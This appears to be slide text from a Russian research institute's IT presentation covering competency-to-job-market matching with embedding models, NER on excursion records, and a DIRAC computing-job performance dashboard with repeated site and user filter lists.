По нижним границам з/п	<b>100 000 (8%)</b> 150 000 (7%) 50 000 (7%)	<b>100 000 (8%)</b> 150 000 (7%) 50 000 (7%)	<b>100 000 (8%)</b> 150 000 (7%) 50 000 (7%)	<b>100 000 (8%)</b> 150 000 (7%) 50 000 (7%)	<b>100 000 (8%)</b> 50 000 (7%) 60 000 (7%)	<b>100 000 (8%)</b> 50 000 (7%) 60 000 (7%)	
По верхним границам з/п	<b>150 000 (7%)</b> 200 000 (6%) 100 000 (6%)	<b>150 000 (7%)</b> 200 000 (6%) 100 000 (6%)	100 000 (8%) 150 000 (7%) 50 000 (7%)	<b>150 000 (7%)</b> 200 000 (6%) 100 000 (5%)	<b>150 000 (7%)</b> 200 000 (6%) 100 000 (6%)	<b>150 000 (7%)</b> 200 000 (6%) 100 000 (6%)	

Пояснения к подходам см. в  
Дополнительных слайдах

Названия ПК   Индикаторы ПК   **Знать, Уметь, Владеть**

### Ввести формулировки ПК

Формулировка должна содержать **текст уровня освоения компетенций (Знать/Уметь/Владеть)**

Знать


Уметь

Владеть

Знать

Знать  
Уметь  
Владеть  ещё формулировку

Значение порога  0.8



Статистика по вакансиям

Выбор среза

Специализация

Выбор формулировки


Способен участвовать в работах по предотвращению потерь и повреждений данных и обеспечению

Word2Vec

FastText

BERT

Специализация



Специализация

Word2Vec

FastText

sBERT



Формулировка ПК	Значение	Кол-во соответствующих вакансий	Доля соответствующих вакансий (%)
Способен проектировать и создавать программное обеспечение, соответствующее требованиям заказчика, включая разработку программного интерфейса, проектирование структур данных, модулей и компонентов программного обеспечения, выполнять процедуры их сборки, и проводить оценку работоспособности программного продукта	Программирование, Разработка // Системы управления предприятием (ERP) // Инженер // Web инженер // Web мастер	8273	16.5977850895
Способен проектировать и создавать программное обеспечение, соответствующее требованиям заказчика, включая разработку программного интерфейса, проектирование структур данных, модулей и компонентов программного обеспечения, выполнять процедуры их сборки, и проводить оценку работоспособности программного продукта	Сетевые технологии // Системный администратор // Инженер // Поддержка, Helpdesk // Интернет	4360	8.7472915496
Способен проектировать и создавать программное обеспечение, соответствующее требованиям заказчика, включая разработку программного интерфейса, проектирование структур данных, модулей и компонентов программного обеспечения, выполнять процедуры их сборки, и проводить оценку работоспособности программного продукта	Программирование, Разработка // Инженер // Тестирование	2151	4.3154642485
Способен проектировать и создавать программное обеспечение, соответствующее требованиям заказчика, включая разработку программного интерфейса, проектирование структур данных, модулей и компонентов программного обеспечения, выполнять процедуры их сборки, и проводить оценку работоспособности программного продукта	Начальный уровень, Мало опыта // Системный администратор // Инженер // Поддержка, Helpdesk // Интернет	2080	4.1730198218
Способен проектировать и создавать программное обеспечение, соответствующее требованиям заказчика, включая разработку программного интерфейса, проектирование структур данных, модулей и компонентов программного обеспечения, выполнять процедуры их сборки, и проводить оценку работоспособности программного продукта	Программирование, Разработка	1681	3.3725222695

## Результаты

1. Разработан алгоритм семантического сопоставления содержания профессиональных компетенций и потребностей рынка труда, включающий расчет количественной оценки востребованности компетенций.
2. Проведен отбор существующих нейросетевых моделей.
3. Проведен эксперимент по сравнению результатов работы подхода с использованием отобранных моделей.
4. Разработаны метод и алгоритм определения спроса на компетенции в различных статистических срезах таких как географический регион, специализация, диапазоны заработной платы, требования к профессиональному опыту и др.
5. Ведется проектирование и разработка прототипа информационно-аналитической системы на основе предложенных моделей, методов и алгоритмов.

## Планы

1. Расширение выборок данных.
2. Дообучение моделей на собственных данных.
3. Разработка методики объединения результатов, полученных с помощью различных векторных моделей.
4. Применение больших языковых моделей.
5. Верификация полученных результатов.
6. Апробация результатов.
7. Развитие прототипа информационно-аналитической системы.




Исследуются возможности NER-инструментов для обработки данных внутренних сервисов Института на примере одного из таких сервисов – системы планирования и учета экскурсий JINRex.


Практическая цель заключается в поиске подхода к автоматическому извлечению информации о целевой аудитории (страны, города и организации).

Работа включала в себя:

- Получение трех выборок данных текстовых описаний названий экскурсий: мультязычные тексты «AS-IS» (смешанное написание на русском и английском языках), переведенные на русский и английский языки отдельно.
- Ручное аннотирование географических названий (стран, городов) и названий организаций, встречающихся в текстах каждой из выборок.
- Отбор предварительно обученных нейросетевых моделей для решения задачи, размещенных на платформе HuggingFace.
- Сравнение результатов работы моделей с результатами ручного аннотирования.



Event (free-form)	Language
Экскурсия уч-ся Предуниверситария НИЯУ МИФИ/Excursion to the Pre-University of the NRU MEPhI	MIXED (Russian & English)
TV "Kazakhstan"	ENGLISH
экскурсия для студентов Университета «Дубна»	RUSSIAN
excursion for students Dubna University	ENGLISH
сотрудники Института астрономических исследований (Сербия)	RUSSIAN
...	






# Система мониторинга задач и анализа производительности ресурсов в рамках развития платформы DIRAC

В сотрудничестве с н. с. ЛИТ НТО ВКиРИС И. С. Пелеванюком

- Метод предложен И. С. Пелеванюком в 2021 году (*Igor Pelevanyuk; Performance evaluation of computing resources with DIRAC interware. AIP Conf. Proc. 24 September 2021; 2377 (1): 040006. DOI: <https://doi.org/10.1063/5.0064778>*).
- При большом количестве однотипных задач выполненных в рамках географически распределенной гетерогенной вычислительной сети использование информации о времени выполнения задач и оценках бенчмарка позволяет проанализировать производительность разных вычислительных ресурсов, степень их однородности, наличие несоответствий между производительностью вычислительных ядер и временем выполнения задач. Для визуализации данных о времени выполнения задач и оценках бенчмарка DB12 было предложено использовать точечный график со следующими характеристиками:
  1. Ось X соответствует значению бенчмарка DB12, с которым выполнялась пользовательская задача.
  2. Ось Y соответствует полному времени выполнения задачи (walltime) в секундах.
  3. Каждой завершенной задаче ставится в соответствие точка на графике в зависимости от того сколько времени выполнялась задача и какая была оценка производительности на бенчмарке DB12.
  4. Цвет точек выбирается в зависимости задачи анализа. Цвет может зависеть от ресурса на котором выполнялась задача, рабочего узла, модели CPU, имени пользователя, группы пользователя, типа задачи.

Цель метода – идентификация несоответствий между скоростью процессора, измеренной с помощью бенчмарка DB12, и временем выполнения задачи на этом процессоре.

*Igor Pelevanyuk; Performance evaluation of computing resources with DIRAC interware. AIP Conf. Proc. 24 September 2021; 2377 (1): 040006. <https://doi.org/10.1063/5.0064778>*



**FIGURE 1.** Correlation between DB12 benchmark and wall-clock time to complete a job

[Load All](#) [Load filtered](#) [Reset](#)

[Time](#)

[Site](#)

All  None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP-DDC.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- DIRAC.UNAM.mx
- Multiple

[Owner](#)

- alvanov
- amoshkin
- bshaybonov

[Color by](#)  [Marker size](#)

[Time](#)

[Site](#)

All  None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP-DDC.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- DIRAC.UNAM.mx
- Multiple

[Owner](#)

- alvanov
- amoshkin
- bshaybonov

PROCESS

Recent actions ↓

01.01.2024 - 31.05.2024	13:39:34   Time period
Load filtered	13:39:44   Load data

[Load All](#) [Load filtered](#) [Reset](#)

[Time](#)


[Site](#)

All  None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP-DDC.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- DIRAC.UNAM.mx
- Multiple

[Owner](#)


- alvanov
- amoshkin
- bshaybonov



- dtsvetkov
- dzaborov
- ezemlyanichkina
- foldingathome
- idenisenko
- ipelevanspd
- ipelevanyuk
- kgertsenberger
- kshtejer
- mvala
- nkutovskiy
- rhristova
- user1
- user2
- user5

[Status](#)

- Completed
- Deleted
- Done
- Failed
- Killed
- Stalled



site	Count of points
DIRAC.JINR-TIER.ru	143791
DIRAC.JINR-CREAM.ru	67943
DIRAC.JINR-LHEP.ru	45087
DIRAC.JINR-LHEP-DDC.ru	10139
DIRAC.GOVORUN.ru	8354

Dirac-Chart

[Load All](#) [Load filtered](#) [Reset](#)

[Time](#)



[Site](#)

All  None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP-DDC.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- DIRAC.UNAM.mx
- Multiple

[Owner](#)

- alvanov
- amoshkin
- bshaybonov



# Сотрудничество с коллегами из Вычислительного центра Института Физики Высших Энергий (ИФЭП CAS, г. Пекин, Китай)

21.04.2024 – 30.04.2024



Dirac-Chart

Load All Load filtered Reset

Time  
01.01.2024 - 09.12.2024

